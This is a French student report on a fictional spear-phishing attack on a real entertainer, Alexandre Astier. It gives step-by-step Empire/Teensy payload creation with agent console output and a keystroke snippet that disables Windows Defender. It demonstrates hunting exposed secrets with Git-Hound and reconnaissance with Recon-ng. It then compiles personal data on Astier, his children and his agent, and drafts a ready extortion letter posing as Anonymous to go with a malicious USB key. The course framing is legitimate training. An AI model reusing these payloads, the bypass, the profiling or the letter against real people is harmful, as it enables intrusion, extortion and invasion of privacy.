

Projet SEN : Spear Phishing

Rapport

Attaque fictionnelle sur Alexandre Astier

Printemps 2020

Étudiants : Jérôme Bagnoud & Florian Polier

Professeur : Abraham Rubinstein

Assistant : Yann Lederrey

1 Présentation des outils

1.1 Premier outil : Teensy

1.1.1 Présentation

Le Teensy est un kit de développement similaire aux produits de la gamme Arduino, ce dispositif peut-être utilisé comme un HID (Human Interface Device), c'est à dire se faire passer pour un clavier par exemple et envoyer des frappes de clavier à l'ordinateur auquel il est connecté.

Ce produit est aussi similaire au fameux "Rubber Ducky", produit par la société Hak5, il fournit les même possibilité mais il nécessite une configuration initial un peu plus poussé.

1.1.2 Installation

Pour commencer à développer sur le Teensy, il faut installer l'IDE de Arduino, une fois l'installation effectuée il faut installer le plugin Teensyduino, qui va permettre de programmer sur le Teensy.

Pour créer les différents payloads d'attaque, nous avons utilisé le framework "Empire", qui permet de faciliter la création de payloads malveillant pour les Teensy.

Pour l'installer il suffit simplement de taper la commande suivante sur Kali Linux :

```
\> apt install powershell-empire
```

Pour les autres distribution voir ici.

1.1.3 Création de payloads

Nous allons donc utiliser "Empire" pour créer des payloads pour le Teensy, pour ce faire, il faut démarrer "Empire" en tapant :

```
> powershell-empire
```

Ensuite il faut choisir quel listener utiliser, nous allons utiliser le listener "http", il faut donc taper :

```
> uselistener http
```

Ensuite, on peut configurer ce module comme un module Metasploit, ici on va juste changer le port d'écoute en tapant :

```
> set Port 9000
```

Puis pour exécuter le listener on tape :

```
> execute
```

Après il faut choisir le mode de transmission, ici on va choisir la transmission par un Teensy, il faut donc taper :

```
> usestager windows/teensy
```

Puis associer le stagers au listener en tapant :

```
> set Listener http
```

Et enfin, générer le payload en tapant :

```
> generate
```

Empire devrait afficher que le fichier de script Arduino a bien été créer :

```
(Empire: stager/windows/teensy) > set Listener http
(Empire: stager/windows/teensy) > generate (Ethernet)
Rx packets 64315 bytes 95391608 (90.9 MiB)
[*] Stager output written out to: /tmp/teensy.ino
```

Il ne nous reste plus qu'à le compiler et le transférez sur le Teensy, pour cela il faut revenir sur l'IDE Arduino et ouvrir le fichier précédemment créé, puis cliquez sur le bouton en haut à gauche de compilation/-vérification :



Puis, une fois la compilation finie, il faut cliquer sur le bouton d'upload vers le Teensy :



Il est possible que Arduino ne parviennent pas à mettre le Teensy en "Program Mode", dans ce cas là, appuyez sur le bouton présent sur le Teensy pour le mettre en "Program Mode" manuellement.

Après tout cela, branchez le Teensy sur l'ordinateur cible, celui-ci devrait ouvrir un shell de cmd et tapez son payload pour l'exécuter avec Powershell, une fois ceci fait, un agent devrait être disponible sur Empire :

```
(Empire: stager/windows/teensy) >
[*] Sending POWERSHELL stager (stage 1) to 192.168.190.149
[*] New agent 3T4D9BNZ checked in
[+] Initial agent 3T4D9BNZ from 192.168.190.149 now active (Slack)
[*] Sending agent (stage 2) to 3T4D9BNZ at 192.168.190.149
```

Pour voir les agents avec lesquels il est possible d'interagir, tapez :

```
> agents
```

```
(Empire: stager/windows/teensy) > agents are closed
[*] Active agents:
Name      La Internal IP  Machine Name  Username  Process  PID  Delay  Last
-----
3T4D9BNZ  ps  192.168.190.149  DESKTOP-8JM09NL  DESKTOP-8JM09NL\Lapinou  powershell  4288  5/0.0  2020-15 19:04:34 http
```

Pour interagir avec un agent, tapez :

```
> interact $ID_AGENT
```

Il est maintenant possible d'interagir avec la machine de la victime!

```
(Empire: agents) > interact 3T4D9BNZ
(Empire: 3T4D9BNZ) > ls
[*] Tasked 3T4D9BNZ to run TASK_SHELL
[*] Agent 3T4D9BNZ tasked with task ID 1
(Empire: 3T4D9BNZ) >
Mode Owner LastWriteTime length Name
----
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 3D Objects
d--h--- DESKTOP-8JMO9NL\Lapinou 01.03.2020 16:31:06 AppData
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Application Data
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Contacts
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Cookies
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Desktop
d-r--- DESKTOP-8JMO9NL\Lapinou 15.04.2020 18:18:19 Documents
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Downloads
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Favorites
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Links
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Local Settings
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Menu Démarrer
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Mes documents
d--h--- DESKTOP-8JMO9NL\Lapinou 01.03.2020 16:31:49 MicrosoftEdgeBackups
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Modèles
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Music
dar--l DESKTOP-8JMO9NL\Lapinou 15.04.2020 18:18:15 OneDrive
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Pictures
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Recent
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Saved Games
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Searches
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 SendTo
d-r--- DESKTOP-8JMO9NL\Lapinou 14.04.2020 22:11:23 Videos
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Voisinage d'impression
d--hsl AUTORITE NT\Système 01.03.2020 16:31:06 Voisinage réseau
-a-h--- DESKTOP-8JMO9NL\Lapinou 15.04.2020 00:47:12 4456448 NTUSER.DAT
-a-hs- AUTORITE NT\Système 01.03.2020 16:31:06 1224704 ntuser.dat.LOG1
-a-hs- AUTORITE NT\Système 01.03.2020 16:31:06 819200 ntuser.dat.LOG2
-a-hs- AUTORITE NT\Système 01.03.2020 16:31:07 65536 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.bl
f
-a-hs- AUTORITE NT\Système 01.03.2020 16:31:06 524288 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMCon
tainer00000000000000000001.regtrans-ms
```

1.1.4 Bypass Windows Defender

Dans l'exemple précédent, si l'ordinateur était équipé de Windows Defender, le payload était bloqué, nous allons donc devoir désactiver Windows Defender avec le Teensy.

Pour ce faire il faut éditer le script Arduino produit par "Empire" et ajoutez ces quelques lignes :

```
void sendKey(uint8_t keyin){
    clearKeys();
    Keyboard.set_key1(keyin);
    Keyboard.send_now();
    clearKeys();
    delay(200);
}
```

La fonction "sendKey()" vient de ce site : <https://www.securitysift.com/fun-with-teensy/>, j'ai eu quelques problèmes avec les différences de délai entre ma VM Windows et ma machine local, j'ai donc décidé d'utiliser cette fonction afin de régler ces problèmes.

Elle permet simplement d'envoyer des frappes clavier, mais elle réinitialise à chaque fois l'état des touches de contrôle (CAPS LOCK par exemple).

```
Keyboard.print("powershell -Command \"Start-Process PowerShell -ArgumentList '-Command
↪ Set-MpPreference -DisableRealtimeMonitoring $true' -Verb RunAs\"");
sendKey(KEY_ENTER);
sendKey(KEY_LEFT);
sendKey(KEY_LEFT);
sendKey(KEY_ENTER);
```

La commande permettant de désactiver la protection active de Windows Defender est la suivante :

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

On va donc placer cette commande comme argument d'une commande PowerShell lancée en tant qu'utilisateur privilégié.

Cela va désactiver Windows Defender et appuyer sur "Oui" au moment de l'apparition de l'UAC, il faut pour cela que l'utilisateur dispose des droits nécessaires.

Il faut placer ce bout de code là avant l'exécution du payload Base64 d'Empire.

1.1.5 Sources

- <https://null-byte.wonderhowto.com/how-to/use-powershell-empire-generating-stagers-for-post-exploit/>
- http://www.powershell-empire.com/?page_id=110
- <https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---Windows-10--:-Disable-Windows-Defender>
- <https://serverfault.com/questions/464018/run-elevated-powershell-prompt-from-command-line/464024>
- <https://www.securitysift.com/fun-with-teensy/>
- <https://social.technet.microsoft.com/Forums/en-US/316d5790-8186-4ffa-875c-6b943478995b/start-powershell-script-from-cmd-as-admin?forum=winserverpowershell>

1.2 Deuxième outil : Git-Hound

1.2.1 Présentation

Git-Hound est un outil qui permet de trouver des secrets sur des repository GitHub, des secrets comme des clés d'API AWS, ou des mots de passe de base de données, et encore pleins d'autres informations.

Pour fonctionner il se sert de l'API GitHub et il fouille parmi les résultats de recherche afin de détecter différents éléments sensibles, à l'aide de Regex (disponible en partie ici : https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_04B-3_Meli_paper.pdf), par exemple si il trouve un chaîne de caractère du type :

```
token=202cb962ac59075b964b07152d234b70
```

Il va pouvoir détecter que c'est un token et que c'est potentiellement une information sensible.

1.2.2 Installation

- 1) Téléchargez la dernière release (<https://github.com/tillson/git-hound/releases>)
- 2) Créer un fichier **config.yaml** et mettez votre nom d'utilisateur et votre mot de passe Git Hub comme cela :

```
github_username: $USERNAME_GITHUB  
github_password: $PASSWORD_GITHUB
```

On peut ensuite lancer Git-Hound et lui passer des inputs comme ceci :

```
> echo "domain.com" | ./git-hound
```

1.2.3 Exemples d'utilisation

Comme expliqué par le créateur du script¹, celui-ci est utilisé pour trouver des secrets sur des entreprises, particulièrement sur des sous-domaines un peu cachés, c'est donc ce que l'on va tester ici.

J'ai pour cela réuni la liste des domaines connus de l'EPFL et d'autres domaines, à l'aide de ce site : <https://www.threatcrowd.org/>

J'ai placé les domaines dans une liste et j'ai donné la liste à Git-Hound, afin qu'il cherche des secrets liés aux domaines, comme cela :

1. <https://tillsongalloway.com/finding-sensitive-information-on-github/index.html>

```
> ./git-hound --subdomain-file list.txt
```

Git-Hound va donc chercher les domaines sur GitHub, puis scanner les repositories qu'il va trouver à la recherche de secret et les afficher sur la console.

Voici ce que l'on peut trouver par exemple :

```
[https://github.com/NevenaR/Homework]  
=flickr.photos.search&api_key=  
https://github.com/NevenaR/Homework/blob/master/HW-2/HW2-Copy1.ipynb
```

```
<!-- Alogolia search for doc -->  
<script type="text/javascript" src="./Futures and Promises _ Scala Documentation_files/docsearch.min.js"></script>  
<script type="text/javascript"> docsearch({  
  apiKey:  
  indexName: 'scala-lang',  
  inputSelector: '#doc-search-bar',  
  algoliaOptions: { 'facetFilters': ["language:en"] },  
  debug: false // Set debug to true if you want to inspect the dropdown  
});  
</script>
```

Il est possible de paramétrer le scan en limitant le nombre de page avec l'argument **—pages**.

Il est aussi possible d'utiliser la grande liste de filtre GitHub afin d'effectuer des recherches plus précises², par exemple si on veut trouver des fichiers propriétés de projet Spring Boot, on peut taper le filtre :

```
filename:application.properties
```

Les fichiers propriétés sont des fichiers utilisés par Spring Boot afin de stocker des variables comme des credentials de base de donnée par exemple.

Voici un exemple de résultat :

```
> echo "filename:application.properties" | ./git-hound
```

```
spring.datasource.password=  
https://github.com/amirhoseyn221177/Spring-rest-api/blob/b63ce3338e16315927562069e0ba123d4147cf12/target/classes/a  
pplication.properties
```

```
spring.jpa.show-sql=true
```

```
spring.datasource.url = jdbc:postgresql://ec2-34-230-231-71.compute-1.amazonaws.com:5432/debp65kunjtgv  
spring.datasource.username=  
spring.datasource.password=
```

```
#Using the right database platform is extremely important on Spring Boot 2.0  
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect  
spring.jpa.hibernate.ddl-auto=update  
server.port=${PORT:8080}
```

Nous avons trouvé les credentials d'une base de donnée sur la plateforme Amazon EC2, nous n'avons bien sûr pas essayé les credentials par soucis de légalité.

Un autre cas de test intéressant est le filtre :

```
filename:.env
```

2. <https://help.github.com/en/github/searching-for-information-on-github/searching-code>

Le fichier `.env` permet de passer des variables d'environnement à des containers Docker , il est donc souvent utilisé pour transmettre des clés d'API ou des secrets.

Trouvailles avec la commande :

```
> echo "filename:.env" | ./git-hound
```

```
[https://gist.github.com/Budaa/4494599020d6eaf0740f7adf589a4b7e]  
twitter_secret=  
https://gist.github.com/Budaa/4494599020d6eaf0740f7adf589a4b7e
```

```
□ .env  
1 S3_BUCKET_NAME=photography1ss  
2 AWS_ACCESS_KEY_ID=  
3 AWS_SECRET_ACCESS_KEY=  
4 AWS_REGION=us-west-1  
5 S3_HOST_NAME=s3-us-west-1.amazonaws.com
```

1.2.4 Comment tester les clés ?

Nous avons trouvé une repository Git Hub qui explique comment savoir si une clé d'API est valide :

<https://github.com/streaak/keyhacks>

Nous n'avons pas testé la validité des clés/tokens trouvé durant ce projet par soucis de légalité.

1.2.5 Points forts/faibles

Points forts :

- Contrairement à d'autre outils qui vérifie la présence de secrets/tokens dans Git Hub, Git-Hound permet de scanner tous GitHub et pas seulement une repository (comme git-secrets par exemple).
- Les regex sont plutôt bien implémenté et le script semble aussi vérifier que l'entropie des secrets trouvés soient assez élevé, ceci dans le but d'éviter les "faux" tokens, ou les "placeholder".
- Recherche aussi dans les "Gists", qui sont de petites notes qu'il est possible de créer sur GitHub³.

Points faibles :

- Ne semble pas encore supporter la détection de clés privés (RSA, EC, OpenSSL, etc...).
- Parfois assez lent.
- Nécessite de donner son username/password (obligatoire à cause des limitations de l'API GitHub).

1.2.6 Sources

- <https://tillsonalloway.com/finding-sensitive-information-on-github/index.html>
- https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_04B-3_Meli_paper.pdf

1.3 Troisième outil : Recon-ng

1.3.1 Présentation

Recon-ng est un peu le "Metasploit" de l'OSINT, il fonctionne de manière un peu similaire avec un système de module et de workspace tout comme "Metasploit", mais ces modules sont principalement centrés autour de la recherche d'informations.

3. <https://gist.github.com/>

Recon-ng va se basé sur plein de service disponible en ligne comme Shodan par exemple, puis regrouper ces informations et les afficher.

En plus de cela les modules sont écrits en Python et il est possible d'écrire des modules sois-mêmes, Il existe déjà 104 module par défaut.

1.3.2 Installation

L'outil est déjà installé par défaut sur Kali Linux, mais si vous souhaitez l'installer sur une autre distribution voilà la marche à suivre :

1) Clonez le repository GitHub :

```
> git clone https://github.com/lanmaster53/recon-ng.git
```

2) Dans le dossier de Recon-ng, tapez :

```
> pip install -r REQUIREMENTS
```

1.3.3 Exemples d'utilisation

Pour le premier exemple, je vais installer le module BuiltWith⁴, afin d'obtenir des informations sur les technologies utilisés par un site web :

```
> marketplace install recon/domains-hosts/builtwith
```

Puis il faut ensuite ajouter sa clé API de BuiltWith dans Recon-ng :

```
> keys add builtwith_api $API_KEY
```

Pour obtenir une clé d'API, on peut s'inscrire gratuitement sur le site et en obtenir une.

Il faut ensuite ajouter un domaine, prenons le domaine de la HEIG-VD :

```
> db insert domains
```

Puis entrez le nom de domaine et une note, tapez ensuite :

```
> modules load recon/domains-hosts/builtwith
```

Afin de chargez le module, cela se passe comme Metasploit, il est aussi possible de paramétrez le module avec des options, tapez :

```
> options list
```

Dans ce cas on ne va rien changer, et on va utiliser la commande "run", pour démarrer l'exécution du module :

```
> run
```

Différentes informations vont s'afficher, comme le serveur Web, ou les librairies JS et leur version :

```
[*] Categories: None
[*] Name: nginx
[*] Description: nginx [engine x] is a HTTP server and mail proxy server written by Igor Sysoev.
[*] Link: http://nginx.net/
[*] Tag: Web Server
[*] FirstDetected: 1535929200000
[*] LastDetected: 1591484400000
[*] -----
```

4. <https://pro.builtwith.com/>


```
[*] -----
[*] Categories: None
[*] Name: jQuery 1.3.2
[*] Description: jQuery version 1.3.2
[*] Link: http://blog.jquery.com/2009/02/20/jquery-1-3-2-released/
[*] Tag: javascript
[*] FirstDetected: 1507244400000
[*] LastDetected: 1591484400000
[*] -----
```

A noter que nous avons travailler dans le workspace par défaut, mais il est possible de créer un workspace en tapant :

```
> workspaces create sen
```

Il est possible d'aller voir les informations de la base de données en tapant :

```
> show $FRAMEWORK_OBJECT
```

Par exemple, pour voir les domaines et sous-domaines trouvé par les différents modules, on peut taper :

```
> show hosts
```

Voyons un exemple d'utilisation avec un autre module.

Nous allons d'abord devoir faire une resolution de nom de domaines sur tous nos hôtes, il existe un module pour cela :

```
> marketplace install recon/hosts-hosts/resolve
```

```
> modules load recon/hosts-hosts/resolve
```

```
> run
```

Le module va traduire chaque domaine/sous-domaine en adresse IP :

```
[*] accounts.heig-vd.ch => 78.46.122.95
[*] adm.gaps.heig-vd.ch => 193.134.218.90
[*] admissions.heig-vd.ch => 76.76.21.21
[*] age.heig-vd.ch => 193.134.221.175
[*] alohadmin.heig-vd.ch => 157.230.103.136
[*] alumni.heig-vd.ch => 193.134.220.230
[*] api.dev-smapshot.heig-vd.ch => Unknown
[*] arc-ad.heig-vd.ch => 193.134.216.123
[*] backoffice.dev-smapshot.heig-vd.ch => Unknown
[*] beta.smashshot.heig-vd.ch => Unknown
[*] biosentiers.heig-vd.ch => 193.134.216.123
[*] bulletin-heg.heig-vd.ch => 167.99.137.12
[*] campagne-cu.heig-vd.ch => 165.22.65.139
[*] campaign.heig-vd.ch => 54.183.0.47
[*] campaign.heig-vd.ch => 13.52.43.40
[*] career.heig-vd.ch => 193.134.221.108
[*] catapult.heig-vd.ch => 193.134.221.76
[*] codeclub.heig-vd.ch => 193.134.218.117
[*] comatec-dev.heig-vd.ch => 193.134.220.45
[*] compressor.heig-vd.ch => 157.230.120.63
[*] contacts.heig-vd.ch => 193.134.221.98
[*] contact-urgence.heig-vd.ch => 142.93.108.123
[*] correspondance.heig-vd.ch => 193.134.221.175
[*] coruscant.heig-vd.ch => Unknown
```

On peut voir le résultat en tapant :

```
> show hosts
```

rowid	host	ip_address	region	country	latitude	longitude	notes	module
16	catapult.heig-vd.ch	193.134.221.76	ch	Am	46.81	7.00		builtwith
17	codeclub.heig-vd.ch	193.134.218.117	ch	Am	46.81	7.00		builtwith
18	comatec-dev.heig-vd.ch	193.134.220.45	ch	Am	46.81	7.00		builtwith
19	compressor.heig-vd.ch	157.230.120.63	ch	Am	46.81	7.00		builtwith
20	contacts.heig-vd.ch	193.134.221.98	ch	Am	46.81	7.00		builtwith
21	contact-urgence.heig-vd.ch	142.93.108.123	ch	Am	46.81	7.00		builtwith
22	correspondance.heig-vd.ch	193.134.221.175	ch	Am	46.81	7.00		builtwith
23	coruscant.heig-vd.ch	Unknown						builtwith
24	crh.heig-vd.ch	193.134.221.185	ch	Am	46.81	7.00		builtwith

On va maintenant utiliser BinaryEdge⁵, afin de montrer les ports ouverts de toutes ces IPs.

BinaryEdge est un site web assez similaire à Shodan, il montre des informations sur des hosts scanées à travers Internet, notamment les ports des services ouverts.

```
> marketplace install recon/hosts-ports/binaryedge
```


```
> keys add binaryedge_api $BINARY_EDGE_KEY
```

Une clé d'API est disponible gratuitement sur le site de BinaryEdge une fois inscrit.

```
> modules load recon/hosts-ports/binaryedge
```

Puis lancez en tapant :

```
> run
```



```
-----
193.134.222.245
[*] Banner: None
[*] Host: None
[*] Ip_Address: 193.134.222.245
[*] Notes: None
[*] Port: 443
[*] Protocol: tcp
-----
193.134.222.245
[*] Banner: None
[*] Host: None
[*] Ip_Address: 193.134.222.245
[*] Notes: None
[*] Port: 443
[*] Protocol: tcp
-----
193.134.222.245
[*] Banner: None
[*] Host: None
[*] Ip_Address: 193.134.222.245
[*] Notes: None
[*] Port: 80
[*] Protocol: tcp
-----
```

Pour cette partie nous avons dû supprimer des hosts de la DB de Recon-ng afin que cela marche, nous ne sommes pas certains de la cause, c'est peut-être dû à une limitation dans le nombre de requête de l'API de Binary Edge.

1.3.4 Points forts/faibles

Points forts :

- Customisable à souhait
- Automatisation possible
- Beaucoup de modules disponibles
- Similaire à Metasploit dans l'utilisation

Points faibles :

- Documentation assez pauvre, pas d'exemple d'utilisation des modules

1.3.5 Sources

- <https://github.com/lanmaster53/recon-ng/wiki/Getting-Started#installation>
- <https://www.youtube.com/watch?v=OJ6Auz88iTY&list=PLBf0hzazHTGPP2Nbt9QwSgG8jLnQIxi42&index=1>
- <https://www.youtube.com/watch?v=Bx6D-VYz4no>

5. <https://app.binaryedge.io/services/query>

2 Choix de la cible et recherche d'informations

Dans cette section, nous allons justifier notre choix de cible, ainsi qu'exposer les différentes informations que nous avons pu récupérer à son sujet.

2.1 Notre cible : entrepreneur et célébrité

Comme nous l'avons appris pendant le cours de SEN, le choix de la cible est crucial en social engineering.

Avec des attaques de Spear Phishing, rien ne doit être laissé au hasard et des heures de travail sont nécessaires afin de construire un scénario crédible. Il faut donc que le jeu en vaille la chandelle, et que la cible ait de la valeur.

Pour notre attaque, nous avons choisi Alexandre Astier. Entrepreneur, acteur, scénariste, compositeur, cet homme aux multiples casquettes est selon nous une cible de choix. Ses informations personnelles, son travail ainsi que sa fortune pourrait permettre à de véritables attaquants de s'enrichir en cas d'attaque.

De plus, de par la qualité de son réseau professionnel, il pourrait également servir de vecteur d'attaque en post-exploitation.

2.2 Informations récoltées

2.2.1 Identité

6

- Date de naissance : 16 juin 1974
- Métier : humoriste, acteur, réalisateur, scénariste et compositeur
- Religion : Agnostique (et n'aime pas les institutions religieuses)⁷
- Hobbies : L'astronomie⁸, la vie de famille, son métier..

2.2.2 Entrepreneuriat

- Gérant de l'entreprise Dies Irae⁹
 - Fondée en 2004
 - Chiffre d'affaire 768 249 euros en 2014
 - Adresse : 10 RUE JUIVERIE 69005 Lyon 5e Arrondissement
 - APE : 5911C / Production de films pour le cinéma
 - 1 ou 2 salariés
 - Autre dirigeant : SEVILLA Joëlle
- Éditeur BD : Casterman¹⁰
- Agence Artistique : Film Talents¹¹
 - Agent : Juanita Fellag
 - juanita@filmtalents.com
 - 01 85 34 14 54

6. https://fr.wikipedia.org/wiki/Alexandre_Astier

7. <https://www.youtube.com/watch?v=SPGuaQIp7s0>

8. https://www.youtube.com/watch?v=LwkmqvmcyEw&feature=emb_title

9. <https://www.societe.com/societe/dies-irae-453586547.html>

10. <https://www.casterman.com/Bande-dessinee/Auteurs/astier-alexandreFil>

11. http://www.filmtalents.com/fiche.cfm/115_2-150100_alexandre_astier.html

2.2.3 Famille

- Père : Lionel Astier
- Mère : Joelle Sevilla
- Belle-mère : Josée Drevon
- Demi-frère : Simon Astier
- Compagne : Anne-Gaelle Daval (ex), Luna Karys (twitter : Luna_KAArys)
- Enfants (6) et comptes instagram¹² :
 - Ariane Astier (ariane_astier)
 - Jeanne Astier (20 ans) (jeanne_astier_)
 - Neil Astier (neilastier)
 - Ethan Astier (ethanastier)
 - James Astier (7 ans)
 - Aaron Astier (2 ans)

2.2.4 Études

- Musique au conservatoire et à l'American School of Modern Music de Paris promotion 1989

2.2.5 Autre

- Différent Juridique avec CALT concernant le droit de l'oeuvre "Kaamelott"¹³

2.3 Utilité des informations récoltées

Grâce aux informations récoltées, nous pouvons dresser un portrait de M. Astier.

Très attaché à la notion de famille, il aime s'entourer de ces proches afin de mener à bien ces divers projets. Ces derniers, très nombreux et variés (film, BD, musique, spectacles) sont le fruit d'un homme intellectuellement très curieux et dynamique. Certaines de ces oeuvres, en particulier l'univers étendu de "Kaamelott" sont le travail d'une décennie et semblent lui porter particulièrement à coeur et pourraient être utilisées dans une attaque.

Souvent considéré comme "très intelligent" par le grand public, la naïveté ne fait pas parti de ses faiblesses.

Il semble posséder quelques connaissances en informatique^{14 15}, le rendant probablement plus sensibilisé aux diverses arnaques de bas-étage

Peu présent sur les réseaux sociaux, il serait difficile de l'attaquer via ce vecteur vu la quantité titanesque de messages qu'il reçoit. (Son compte ne semble pas sous-traité)

Pour conclure, il semble que son PoC se fasse principalement via son agente, Juanita Fellag ou via le courrier de fans à l'adresse de son entreprise. Il semble indiquer d'utiliser un de ces deux moyens de contact afin de lancer l'attaque.

3 Scénario d'attaque

3.1 Objectif de l'attaque

En tant qu'attaquant, nous sommes intéressé par notre cible (Alexandre Astier) pour plusieurs raisons :

- Récupérer ses informations personnelles (revente)
- Vecteur pour des attaques sur d'autres célébrités

12. <https://www.instagram.com/stories/highlights/18074535850193060/>

13. <https://bit.ly/2YU4HBI>

14. <https://twitter.com/aastieroff/status/1049735438125162496>

15. <https://twitter.com/AAstier0ff/status/1046043266305667072>

- Récupérer son travail personnel (voir exemple du film kaamelott)

Notre attaque nous permettra d'obtenir un accès à l'ordinateur personnel de M. Astier, ou à celui de son agente Mme. Juanita Fellag. Il est hautement problème que cet accès nous permettra de remplir nos objectifs.

Si nous arrivons effectivement à infecter le PC de l'agente de M. Astier, nous aurons aussi certainement accès à tous les autres clients¹⁶ de l'agence, puisque Mme Juanita Fellag en est la directrice¹⁷.

3.2 Support de l'attaque

Comme support de l'attaque, nous avons choisi le **courrier des lecteurs**¹⁸. Nous pensons que notre support est le plus adapté car c'est ce qui aura le plus de chance d'atteindre la cible. Astier reçoit des milliers de messages sur les réseaux sociaux, ce qui implique une faible chance de succès. Par contre, il reçoit beaucoup moins de lettres, et les traite en grande majorité.

De plus, cela nous permettra de profiter du format (hardware) pour utiliser un payload original. Nous utiliserons une **Teensy**, présentée plus tôt, que nous chargerons avec un payload et que nous lui enverrons

Afin de l'inciter (M. Astier ou son agente) à connecter la clé malveillante, nous utiliserons le **film Kaamelott en post-production** comme prétexte. Nous avons écrit le scénario suivant : Nous enverrons une lettre accompagnant la clé affirmant que le film a été **leaké**, et que la preuve est sur la clé ainsi que les instructions pour empêcher sa mise en ligne.

Au vu de l'importance de ce film pour M. Astier (il travaille sur l'oeuvre Kaamelott depuis 2004), nous espérons que la peur lui ferait oublier la prudence quelques instants, afin de lui faire connecter la clé qui contient le payload.

3.3 Payload de l'attaque

La limite entre le payload et le support est, dans notre cas, assez floue. Nous avons donc expliqué la majeure partie de la procédure. Le payload logiciel présent sur la clé nous ouvrira un shell **meterpreter** en reverse TCP. Ainsi, nous aurons le contrôle complet de sa machine, et accès à toutes les ressources qu'elle contient. (Notamment le potentiel film.)

4 Simulation de l'attaque

Dans cette section, nous allons tenter de simuler l'attaque construite jusqu'à présent. Nous allons décrire les différentes étapes de l'attaque, et tenter d'anticiper les réactions de Monsieur Astier. Finalement, nous allons énumérer les résultats qui seraient potentiellement obtenus et ce que nous pourrions en tirer en tant qu'attaquant.

4.1 Étapes de l'attaque

L'attaque n'est pas très complexe, elle va principalement s'appuyer sur le courrier envoyé à Monsieur Astier :

16. <http://www.agencesartistiques.com/Fiche-Agent/1840-juanita-fellag.html>

17. <https://www.societe.com/societe/film-talents-453963548.html>

18. <https://artistes-productions.com/2019/08/07/contacter-alexandre-astier-ecrire-a-alexandre-astier/>

Alexandre Astier chez Film Talents
22, avenue Victoria
75001 Paris, France.

Monsieur Astier,

Nous vous contactons afin de porter à votre attention qu'une partie de votre film **Kaamelott** : **Premier Volet** a été leaké et est en notre possession. En effet, votre agence artistique « **Film Talents** » a été compromise lors d'une campagne de Phishing récente, nous donnant notamment accès au PC de votre agente, madame Juanita Fellag ainsi qu'à vos correspondances.

Évidemment, nous ne vous demandons pas de nous croire sur parole. C'est pourquoi les fichiers concernés sont joints à la présente, en guise d'avertissement.

Afin de négocier notre silence, je vous incite à nous contacter à l'adresse e-mail suivante : [REDACTED] au plus tard dix jours après accusé de réception de cette lettre, sans quoi, le public sera ravi des quelques mois d'avance pris par le film.

Cordialement,

Le collectif Anonymous

Cette lettre sera envoyée avec la **Teensy**, le payload de l'attaque. Il y a deux potentiels destinataires : Monsieur Astier et son agente artistique, Juanita Fellag. Nous pensons que cette lettre aboutira pour les raisons suivantes :

- Le courrier des lecteurs est systématiquement lu, et c'est un vecteur d'attaque inattendu.
- Le (faux) piratage impacte autant M. Astier que Mme Fellag car cette dernière est CEO de l'agence
- Par conséquent, cette lettre joue sur l'émotion, augmentant les chances de réussite de l'infection
- En utilisant un nom connu du grand public (Anonymous), nous leur permettons de mieux appréhender la menace

Le deuxième étape consiste en l'exploitation du payload (reverse TCP metasploit). Avec ce dernier, nous pourrions exfiltrer des documents, évoluer dans le réseau de l'agence (si Mme Fellag insère la clé), ou encore installer d'autres payload (malware, key loggers, etc.)

Nous proposons une adresse mail dans la lettre, car il est aussi possible que le payload ne fonctionne pas, ou que la peur n'aura pas suffi à la victime pour insérer la clé. Dans ce cas, elle tentera sûrement un contact, ce qui nous permettra peut-être d'obtenir l'adresse mail d'Alexandre Astier, nous offrant un nouveau moyen d'attaque.

4.2 Réaction de la victime

Il existe donc plusieurs scénarios, que nous ne pourrions pas contrôler après l'envoi de la lettre :

- La victime utilise la clé
- La victime n'utilise pas la clé mais écrit un mail
- La victime ne fait rien

Dans les deux premiers cas, nous obtenons quelque chose. Nous pensons qu'il est assez improbable que le troisième scénario arrive car la curiosité et la peur seront trop grandes pour simplement ignorer la manoeuvre.

Après avoir demandé à un proche de jouer le rôle d'Astier et de son agente, il arrive aux mêmes conclusions que nous et aurait agi selon le premier ou deuxième scénario.

